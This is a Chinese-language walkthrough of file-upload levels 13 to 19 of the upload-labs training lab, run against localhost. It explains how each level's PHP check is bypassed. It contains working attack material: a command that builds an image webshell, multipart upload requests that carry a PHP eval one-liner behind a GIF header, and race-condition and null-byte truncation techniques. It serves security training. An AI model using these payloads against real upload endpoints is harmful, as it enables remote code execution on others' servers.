通过读文件的前2个字节判断文件类型，因此直接上传图片马即可，制作方法：

copy normal.jpg /b + shell.php /a webshell.jpg

上传图片马

```
POST /Pass-13/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-13/index.php?action=show_code
Cookie: pass=13
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----29138184456150
Content-Length: 328


-----29138184456150
Content-Disposition: form-data; name="upload_file"; filename="i.gif"
Content-Type: image/gif

GIF89a
<?php @eval($_POST['c']);?>
-----29138184456150
Content-Disposition: form-data; name="submit"


-----29138184456150--
```



成功绕过：




接下来利用的话，还需要结合文件包含漏洞。


第十四关

本关还是要上传一个图片马，查看代码：

```
1 function isImage($filename){
2     $types = '.jpeg|.png|.gif';
3     if(file_exists($filename)){
4         $info = getimagesize($filename);
5         $ext = image_type_to_extension($info[2]);
6         if(strpos($types,$ext)){
7             return $ext;
8         }else{
9             return false;
10        }
11    }else{
12        return false;
13    }
14 }
```




这里用getimagesize获取文件类型，还是直接就可以利用图片马就可进行绕过：




第十五关

本关还是要上传一个图片马，查看代码：

```
1 function isImage($filename){
2     //需要打php_exif模块
3     $image_type = exif_imagetype($filename);
4     switch ($image_type) {
5         case IMAGETYPE_GIF:
6             return ".gif";
7             break;
8         case IMAGETYPE_JPEG:
9             return ".jpg";
10            break;
11         case IMAGETYPE_PNG:
12             return ".png";
13            break;
14         default:
15             return false;
16            break;
17     }
18 }
```




这里用到php_exif模块来判断文件类型，还是直接就可以利用图片马就可进行绕过：



第十六关

本关还是要上传一个图片马，查看代码：

```
}else if(($fileext == "gif" && ($filetype=="image/gif")){
    if(move_uploaded_file($tmpname,$target_path))
    {
        //使用上传的图片生成新的图片
        $im = imagecreatefromgif($target_path);
        if($im == false){
            $msg = "该文件不是gif格式的图片! ";
        }else{
            //给新图片指定文件名
            srand(time());
            $newfilename = strval(rand()).".gif";
            $newimagepath = $UPLOAD_ADDR.$newfilename;
            imagegif($im,$newimagepath);
            //显示二次渲染后的图片（使用用户上传图片生成的新图片）
            $img_path = $UPLOAD_ADDR.$newfilename;
            unlink($target_path);
            $is_upload = true;
        }
    }
}
```



本关综合判断了后缀名、content-type，以及利用imagecreatefromgif判断是否为gif图片，最后再做了一次二次渲染，绕过方法：

```
POST /Pass-16/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-16/index.php?action=show_code
Cookie: pass=16
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----20025167830039
Content-Length: 328


-----20025167830039
Content-Disposition: form-data; name="upload_file"; filename="2.gif"
Content-Type: image/gif

GIF89a
<?php @eval($_POST['c']);?>
-----20025167830039
Content-Disposition: form-data; name="submit"

00
-----20025167830039--
```



成功上传：



第十七关

本关考察的是条件竞争，查看代码：

```

1 $is_upload = false;
2 $msg = null;
3
4 if(isset($_POST['submit'])){
5     $ext_arr = array('jpg','png','gif');
6     $file_name = $_FILES['upload_file']['name'];
7     $temp_file = $_FILES['upload_file']['tmp_name'];
8     $file_ext = substr($file_name,strpos($file_name,".")+1);
9     $upload_file = $UPLOAD_ADDR . '/' . $file_name;
10
11     if(move_uploaded_file($temp_file, $upload_file)){
12         if(in_array($file_ext,$ext_arr)){
13             $img_path = $UPLOAD_ADDR . '/' . rand(10, 99).date("YmDHis").".".$file_ext;
14             rename($upload_file, $img_path);
15             unlink($upload_file);
16             $is_upload = true;
17         }else{
18             $msg = "只允许上传 .jpg|.png|.gif 类型文件！";
19             unlink($upload_file);
20         }
21     }else{
22         $msg = '上传失败！';
23     }
24 }

```



这里先将文件上传到服务器，然后通过rename修改名称，再通过unlink删除文件，因此可以通过条件竞争的方式在unlink之前，访问webshell。

首先在burp中不断发送上传webshell的数据包：

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4510	
1	1	200			4510	
2	2	200			4510	
3	3	200			4510	
4	4	200			4510	
5	5	200			4510	
6	6	200			4510	
7	7	200			4510	
8	8	200			4510	
9	9	200			4510	
10	10	200			4510	

Request Response

Raw Params Headers Hex

```

POST /Pass-17/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-17/index.php?action=show_code
Cookie: pass=17
DNT: 1
X-Forwarded-For: 8.8.8.13
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----2748428271179
Content-Length: 326

-----2748428271179
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----2748428271179
Content-Disposition: form-data; name="submit"

[]
-----2748428271179--

```



然后不断在浏览器中访问，发现通过竞争可以访问到：

PHP Version 5.2.17

System	Windows NT DESKTOP-1E9MQD 6.2 build 6000
Build Date	Jan 6 2011 17:26:08
Configure Command	script (mingw32 configure) "--enable-magic_quotes"--enable-debug-gack"--with-mcrypt=/usr/local/src/mcrypt-2.4.2/mcrypt-2.4.2"--with-pdo=/usr/local/src/pdo-2.0.0/pdo-2.0.0"--with-pdo_mysql=/usr/local/src/mysql-5.1.40/mysql-5.1.40"--with-pdo_odbc=/usr/local/src/odbc-2.2.11/odbc-2.2.11"--with-pdo_sqlite=/usr/local/src/sqlite-3.6.21/sqlite-3.6.21"--with-pdo_sqlsrv=/usr/local/src/sqlsrv-1.0.6/sqlsrv-1.0.6"--with-zlib=/usr/local/src/zlib-1.2.3/zlib-1.2.3"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\upload-labs-emi-win-0.1-beta\upload-labs-emi\PHP\php.ini
Scan this dir for additional ini files	(none)
Additional ini files	(none)
Files parsed	
PHP API	20041225
PHP Architecture	32
Extension Directory	220060519



第十八关

本关需要上传图片马，查看代码

```
//index.php
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName = time();
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'], $_FILES['upload_file']['size'], $imgFileName);
    $status_code = $u->upload($UPLOAD_ADDR);
    switch ($status_code) {
        case 1:

```


```
//myupload.php
class MyUpload{
    .....
    .....
    .....
    var $cls_arr_ext_accepted = array(
        ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z", ".ppt",
        ".html", ".xml", ".tiff", ".jpeg", ".png" );
    .....

```

```
78
79     $ret = $this->checkSize();
80     if( $ret != 1 ){
81         return $this->resultUpload( $ret );
82     }
83
84     // if flag to check if the file exists is set to 1
85
86     if( $this->cls_file_exists == 1 ){
87
88         $ret = $this->checkFileExists();
89         if( $ret != 1 ){
90             return $this->resultUpload( $ret );
91         }
92     }
93
94     // if we are here, we are ready to move the file to destination
95
96     $ret = $this->move();
97     if( $ret != 1 ){
98         return $this->resultUpload( $ret );
99     }
100
101     // check if we need to rename the file
102
103     if( $this->cls_rename_file == 1 ){
104         $ret = $this->renameFile();
105         if( $ret != 1 ){
106             return $this->resultUpload( $ret );
107     }

```

本关对文件后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，将文件上传后，对文件重新命名，同样存在条件竞争的漏洞。可以不断利用burp发送上传图片马的数据包，由于条件竞争，程序会出现来不及rename的问题，从而上传成功：



第十九关

本关考察CVE-2015-2348 `move_uploaded_file()` 00截断，上传webshell，同时自定义保存名称，直接保存为php是不行的



查看代码:



发现`move_uploaded_file()`函数中的`img_path`是由post参数`save_name`控制的，因此可以在`save_name`利用00截断绕过:

